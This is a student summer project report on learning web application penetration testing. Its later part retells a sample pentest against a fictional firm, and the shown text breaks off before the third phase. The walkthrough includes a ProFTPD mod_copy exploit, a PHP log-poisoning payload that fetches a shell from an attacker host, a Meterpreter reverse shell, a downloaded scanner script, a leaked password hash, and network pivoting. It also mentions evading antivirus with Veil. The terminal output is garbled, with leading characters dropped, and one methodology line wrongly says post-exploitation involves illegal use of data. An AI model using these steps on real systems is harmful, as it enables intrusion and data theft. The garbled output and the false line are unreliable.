Summer Project Report (2017)

Project Title:

Web Applications Penetration Testing

Center of Excellence in Cyber Systems and Information Assurance (CoE-CSIA), IIT Delhi

Duration: 15th May, 2017 to 30th June, 2017

Team Members:

Name	Entry Number
Akshat Khare	2016CS10315
Parth Chopra	2016TT10829
Rahul Motwani	2016ME10675

Supervisor: Prof. Ranjan Bose

Abstract:

What is Penetration Testing?

A vulnerability assessment simply identifies and reports noted vulnerabilities, whereas penetrations test (Pen Test) attempts to exploit the vulnerabilities to determine whether unauthorized access or other malicious activity is possible. Penetration testing typically includes network penetration testing and application security testing as well as controls and processes around the networks and applications, and should occur from both outside the network trying to come in (external testing) and from inside the network**.**

Penetration Testing Execution Standards

PTES defines penetration testing as 7 phases.

- Pre-engagement Interactions: Includes getting Permissions
- Intelligence Gathering: To get the info about the system or application using tools like nmap and whoislookup.
- Threat Modelling
- Vulnerability Analysis: To find out the vulnerabilities in the system Exploitation
- Post Exploitation: There should be illegal use of data that a pentester access.
- Reporting: Proper Step by Step Report should be submitted to client specifying all types of test that has been done.

We will use metasploit tools in Kali-Linux OS to do Penetration Testing. Details have been mentioned above.

Citations: https://www.owasp.org/index.php/Penetration_testing_methodologies
https://www.veracode.com/security/penetration-testing

Acknowledgement

We would like to extend our sincere gratitude to ***Prof. Ranjan Bose*** to provide us an opportunity to do this project under Center of Excellence in ***Cyber Systems and Information Assurance, IIT Delhi.***

We also want to thank ***Mr. Ujjwal Sinha***, our project mentor, who guided us to do this project and helped us with the technical aspects.

We also had help from our friends and other team members who made valuable suggestions for this project. So they made an indirect contribution to this project.

We would also like to extend our deepest gratitude to all those who have directly and indirectly guided us in doing this project.

We learnt many things while doing this project. We also learnt how to work in team and co-ordinate in a team along with the technical skills involved in this project. It motivated us to learn more in the field of Information Security and pursuing career in this field.

Table of Contents

Plan of Action

➢ Week 1

- Learning the basics of Ethical Hacking from http://insectechs.usefedora.com
- Learning how to use virtual machines to provide a suitable platform for learning.
- Creating sites on local hosts.
- Google hacking to gather the information about a web application.
- Understanding different types of malwares like virus, Trojans, Keyloggers etc.
- Different type of attacks that can be performed on a system or web application.
- We will cover the major portion of Ethical hacking Module and practice the techniques that we will learn

➢ Week 2

- Completing the Ethical Hacking module of the Master Penetration Course by Insec-Techs labs and surfing the open sources on internet to learn more.
- By the mid of this week we expect to complete the Ethical Hacking.
- Learning the basic vulnerabilities in the websites like XSS, CRSF, SQL injection.
- Installing Kali Linux in live USB mode and configuring it to persistence mode.
- Learning the metasploiit framework.
- Learn how to use its methodology to do Penetration Testing of a system.
- We will practice these attacks on a virtual machine using Kali Linux as attacking OS.
- We expect to complete major part of Course Penetration Testing using Metasploit.
- Learning about the exploits, payloads and hoe to use them.
- Learning about the different interfaces of metasploit like console, cli, armitage etc.

• Week 3

- We will complete the Penetration Testing using Metasploit in the early part of this week
- We will practice the attacks to acquire skills of a good penetration tester in this week.
- Learning about more techniques like making an executable backdoor in the victim computer and using it to gain access.
- Learning about the commands used in meterpreter, ranking of exploits etc.
- Learning about msfpayload, binary payload, exploiting MS Office, making persistence backdoor, exploiting pdf vulnerabilities etc.
- Learn how to use beef, webjacking, vielframe etc.

- We will start Web Application Penetration Testing in this week and complete its major part.

➢ Week 4

- Main target is to complete the course Web Application Penetration Testing.
- Learning client server architecture and protocol status codes.
- Learning Bypassing client-side controls
- Learning about the necessity of Application security.
- Learning and practicing the attacks on Authentication, Storage Blocks, and Application Server etc.
- We expect to complete the related courses and have knowledge of pentesting by the end of this week.

➢ Week 5

- This week we will practice the things we have learned on different machines and operating systems with permissions.
- We will also practice pentesting on some Web Application after having proper permissions
- We will have first-hand experience of pentesting by the end of this week.

➢ Week 6

- In this week we will demonstrate what we have learned about the Penetration Testing using metasploit.
- We will start learning the automated ways of Pentesting the web application.
- If time permits we will work on the patches that can be used to protect the web applications from the attacks after finding the vulnerabilities using Penetration testing.

➢ Week 7

- To perform attacks on the Web-Application.
- To learn how to make reports.
- Using some scripts to take advantage of loops in the web-application.
- To find out how to make the application secure.

Report for Week 1 (15-05-17 to 20-05-17)

Objectives:

- Learning the basics of Ethical Hacking.
- Completing the course of Ethical Hacking provided by InsecTechs Lab.

Achievements:

- Our team almost completed the target described in the Plan of Action.
- We watched the course video and learned a great deal about Ethical Hacking.
- Created Virtual Machines using VMware.
- Learned basic Linux and Windows Command lines.
- Learned about the sites on local host using XAMPP.
- Leaned about Viruses, Trojans and other malicious programs.
- Seen the videos regarding vulnerabilities found in Web Applications like SQL Injections, XSS, CSRF and what causes it and how they can be fixed.
- Learned system hacking, wireless hacking.
- Learned about proxy servers, VPN, Cryptography, Firewalls etc.

We will follow the above given plan of Action in the coming week.

Report for week 2 (22-05-17 to 27-05-17)

Objectives:

- Completing the Ethical Hacking Module of the course provided by the InsecTechs Labs.
- Creating a means of using Kali Linux for our team.
- Learning about the metasploit framework.
- Learning about the methodology of Penetration Testing.

Achievements:

- We have completed the basic ethical hacking and we now have learnt about system hacking (different type of attacks that can be used to gain unauthorized access and their prevention.
- We have learnt how to track emails and how to use online tools for information gathering about a system or organization.
- We have learnt how to spoof our IP.
- We are familiar with different vulnerabilities in the web application.
- We successfully made a live bootable Kali Linux in a USB. We made it persistent to changes. During this we learnt how to manage disk fragments and how to reuse unallocated space in an USB.
- One of our team members is using Microsoft Azure account to rent a machine with Kali Linux.
- We started metasploit framework and learnt the use of exploits like netapi, aurora.
- There is still some part of the course Penetration Testing using Metasploit left that we had to complete this week but we will manage to get it done with the targets of next week completed at the end of third week.

Target for next week: Completing the remaining target of week 2 and the targets of week 3 as given in plan of action.

Report for Week 3 (29-05-17 to 03-06-17)

Objectives:

- Completing the Penetration Testing with Metasploit of the course provided by the InsecTechs Labs.
- Getting familiar with Kali Linux for our project.
- Metasploit framework put to action.
- Learning about the methodology of Penetration Testing.
- Working on Beef Modules
- Working on Veil
- Learning about how to exploit victim using Armitage with Veil

Achievements:

- We have completed the Penetration Testing using Metasploit in this week.
- Learnt about more techniques like making an executable backdoor in the victim computer and using it to gain access.
- Learnt how to use beef, webjacking, vielframe etc.
- We have started Web Application Penetration Testing in this week and completed its major part.
- Learnt how to use Beef.
- Learnt about how to exploit victim using Armitage with Veil. Learnt how to use Browser based Exploitation.
- Worked on Beef and explored its advantages.
- Exploited victim using Armitage with Veil.
- Learned how to use Veil framework to avoid Anti Viruses.

Target for next week:

Completing the remaining target of week 3 and the targets of week 4 as given in plan of action

Report for Week 4 (05-06-17 to 10-06-17)

Objectives:

- Completing the Web Application Penetration Testing of the course provided by the InsecTechs Labs.
- Getting familiar with Kali Linux for our project.
- Metasploit framework put to action.
- Learning about the methodology of Web Application Penetration Testing.
- Learn about Client Server Architecture
- Learn Protocols and working with them

Achievements:

- We have completed the Web Application Penetration Testing in this week.
- Learnt about Client Server Architecture and how to use it in our benefit.
- Learnt about Protocols and how to work skilfully with them.
- Learnt about various Offensive and Defensive Mechanisms
- Learnt about Web-Dojo
- Learnt about how to master security with Web-Dojo
- Learnt about core Defence mechanisms
- Learnt Mapping Web Applications
- Learnt about how to bypass client-side controls

Target for next week:

Completing the remaining target of week 4 and the targets of week 5 as given in plan of action

Report for Week 5 (12-06-17 to 17-06-17)

Objectives:

- ➢ Completing the Web Application Penetration Testing of the course provided by the InsecTechs Labs.
- ➢ Learn Protocols and working with them.
- ➢ Practising and implementation of various pen tests.
- ➢ Learn about attacking Data Stores and Backend components.
- ➢ Learn attacking Native Compiled Application.
- ➢ Learning and performing OWASP top 10 attacks.

Achievements:

- We have completed our planned course of web application penetration testing on the InsecTech.
- We have tried OWASP top 10 attacks of the year 2017 and also covered few more attacks over a locally hosted application.
- This has enabled us to successfully penetrate through web application having poor security.
- We have also looked on possible methods to counter these attacks from happening by removing certain vulnerabilities.
- Learnt attacking Native Compiled Application
- Learnt attacking Data Stores and Backend components.
- Gave a live demonstration of SQL Injection and Cross site scripting to our mentor.

Target for next week:

We will try to master security tests on web hosted applications and also follow plan of action for week 6.

Report for Week 6 (19-06-2017 to 24-06-2017)

Objective:

Analysis of a Web Application Penetration Testing Report.

Achievements:

We analysed a Penetration report made by Acumen Innovations for the vulnerabilities and security assessment for the firm Business Solutions and are explaining all of our understanding:

They were contracted by Business Solutions in order to conduct a thorough penetration test of their public infrastructure and determine what kind of access a malicious attacker could attain. Specifically, Business Solutions was interested in the following:

- Determining whether an external attacker could find an entry point into the internal network.
- If a path was found, determine:
  - What systems the attacker could reach
  - If the confidentiality/integrity of confidential system information would be compromised

The attacker was modelled after a regular Internet user with no previous knowledge of the company. The only information provided was a domain name, and only the server hosting this application was within the scope of work.

Through a series of vulnerabilities, they managed to get past the perimeter defences and into the server. Further network discovery was done in order to obtain a picture of the network configuration and further the attack.


During the internal discovery phase, it was discovered that the breached structure was part of an internal network which contained multiple devices. They focused their attention on a machine which appeared to be the Human Resources computer.

This target was chosen because it seemed likely that it would host confidential information about company personnel and was therefore deemed a high value target.

Further exploitation of the target system resulted in complete control over the HR computer, along with additional credentials that could be used to further the attack. At this point however, it was determined that enough control had been obtained in order to successfully demonstrate the seriousness of the vulnerabilities found. The assessment was conducted in a controlled manner following the recommendations outlined in NIST SP800 -115.

Narrative:


Reconnaissance:



Initial view of the target

The first step of the penetration test was to gather information about our target using the starting point given, which is the url. The web application was examined for vulnerabilities and port scans were done in order to identify what ports where open and what services where listening.

The port scan revealed two publicly accessible services running; a web server running on port 80 and an ftp server listening on port 21.




```
Nmap scan report for www.businesssolutions.com (192.168.2.59)
Host is up (0.0031s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5rc3
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
MAC Address: 00:22:75:A6:B7:25 (Belkin International)
Service Info: OS: Unix
```

Nmap indicates the presence of a network level firewall filtering probes to other ports. FTP and Web servers are both exposed to the public.

Service version enumeration was accomplished through banner grabbing and it yielded an apache web server and a proftp server both running outdated versions. Since previous proftp versions contained several vulnerabilities, this was chosen as their target.

First Phase - Compromise Public Server

After studying the ftp application, they discovered two vulnerabilities. The first was a publicly known exploit on the mod_copy module which enabled unauthenticated users to move files within the server. This enabled them to move the /etc/passwd file, and due to a permissions misconfiguration, move the /etc/shadow file as well.




```
nicklaplace:$6$XlaWZoVZ$nV/Ehlahiljj9RaSkllMf7sm0ObQnFuqMW3t/SJCdvJzszriUv5kBoeesIoV89XIAmb0D3n9ooLJq5iIiwepS/:16580:0:99999:7:::
```

Improper file permissions yielded access to the shadow file which contained hashed passwords for company executives.

An attempt to crack the hash in the shadow file provided no results, at which point they went back to carefully study the ftp application and they identified a previously unknown vulnerability.

The proftp application did not seem to strip invalid characters from the username parameter before recording the login attempt to the access.log file. This enabled them to inject a short piece of php which, when executed, would upload a reverse connect shell from their server to target.




```
root@localhost:~# ftp 192.168.2.59
Connected to 192.168.2.59.
220 ProFTPD 1.3.5rc3 Server (ProFTPD Default Installation) [192.168.255.3]
Name (192.168.2.59:root): <?php $copy=copy('http://192.168.2.11/met.php', '/var/
www/shell.php'); ?>
331 Password required for <?php
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /var/log/auth.log
350 File or directory exists, ready for destination name
ftp> site cpto /var/www/upload.php
250 Copy successful
```

The username parameter in Proftp 1.3.5rc3 did not properly sanitize user input before passing it to auth.log

Using the first vulnerability, the log file was moved to the root web folder and renamed upload.php. This way it would be treated as a php script when called, which would execute the previously injected php code and upload their shell.

A listener was set up and when the file was called we obtained a reverse shell with the privilege of the www-data user.




```
*] Started reverse handler on 192.168.2.11:4444
*] Starting the payload handler...
*] Meterpreter session 2 opened (192.168.2.11:4444 -> 192.168.2.59:37905) at 2015-06-20 22:22:39 -0400

eterpreter > sysinfo
omputer     : BussinessSolutions
S           : Linux BussinessSolutions 3.13.0 #1 PREEMPT Sun Jan 26 03:02:20 UTC 2014 armv6l
eterpreter : php/php
eterpreter > shell
rocess 4633 created.
hannel 0 created.
get 192.168.2.11/scanner.sh
-2015-06-21 02:23:40--  http://192.168.2.11/scanner.sh
onnecting to 192.168.2.11:80... connected.
TTP request sent, awaiting response... 200 OK
ength: 646 [text/x-sh]
aving to: `scanner.sh'

    0K                                                   100% 3.42M=0s

015-06-21 02:23:40 (3.42 MB/s) - `scanner.sh' saved [646/646]
```

By leveraging a known vulnerability and an unknown vulnerability, a shell was successfully uploaded into the public server. This allowed us to upload more tools to further the attack.

Second Phase – Pivot


With an interactive shell on the server they had the permissions of the www-data user. Rather than attempt to escalate privileges, they focused on further network discovery and studying what other applications were on the server. Since no developer tools were found on the server, a bash script was uploaded and was used to get more information about the system. Results showed an SQL database and SSH server listening on ports 3306 and 22.



```
hmod a+x scanner.sh
/scanner.sh
cumen Innovations - Subnet Discovery script

*]Current user:

id=33(www-data) gid=33(www-data) groups=33(www-data)

*]Local Kernel version:

.13.0

*]TCP Open ports on localhost:

Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
ctive Internet connections (only servers)
roto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
cp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
cp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
cp6       0      0 :::80                   :::*                    LISTEN      -
cp6       0      0 :::22                   :::*                    LISTEN      -

*]Starting Subnet discovery:


!]192.168.255.2 is up
*]Attempting nbtscan...
```

Once behind the network firewall, reconnaissance of the server revealed a MySQL database and SSH server running locally.

This indicated that a network level firewall was in place which had dropped their previous scans to those ports. During the scan, a Windows machine was identified using the open and closed ports, as well as NetBIOS. Enumeration revealed a wealth of information, such as the machine having shared folders, computer name and more. This was chosen as their target as the name indicated it would be a high value target.




```
NetBIOS Name Table for Host 192.168.255.3:

Name                Service          Type
----------------------------------------
PAMPOOVEY-HR        <00>             UNIQUE
PAMPOOVEY-HR        <20>             UNIQUE
MSHOME              <00>              GROUP
MSHOME              <1e>              GROUP
MSHOME              <1d>             UNIQUE
☐☐☐__MSBROWSE___☐   <01>              GROUP

Adapter address: 00:19:7d:ab:df:eb
----------------------------------------

 Open ports on 192.168.255.3:
(UNKNOWN) [192.168.255.3] 23 (telnet) open
(UNKNOWN) [192.168.255.3] 135 (loc-srv) open
(UNKNOWN) [192.168.255.3] 139 (netbios-ssn) open
(UNKNOWN) [192.168.255.3] 3389 (?) open
(UNKNOWN) [192.168.255.3] 445 (microsoft-ds) open
```

A scan done from the compromised system revealed it was part of an internal network, and we used it as our pivot to enumerate the internal environment. The system located at 192.168.255.3 had a telnet server, NetBios, remote desktop, and more listening services.

The computer name indicated that this machine belonged to a human resources staff member, which made it a valuable target due to confidential files stored within it. Further OS fingerprinting revealed this was a Windows XP SP3 machine which was important because Microsoft stopped all support for the XP platform on April 8th 2014, meaning any vulnerabilities discovered after this date would be unpatched. Investigation into the listening services revealed port 445 on this computer was vulnerable to MS Spools CVE-2010-2729, a vulnerability in the drivers for shared printer configuration in various versions of Windows. If exploited, this could lead to complete system compromise.

Before they could attack this machine, they had to bypass the network firewall and forward their traffic to port 445. In order to achieve this, all communications were routed through the compromised server and therefore they attacked the HR computer from behind the firewall and inside the network.




Pivoting to the internal target was accomplished by routing all outside communications through the compromised server.

After setting up the pivot, the next step was to compromise the computer.

Third Phase - Compromise HR

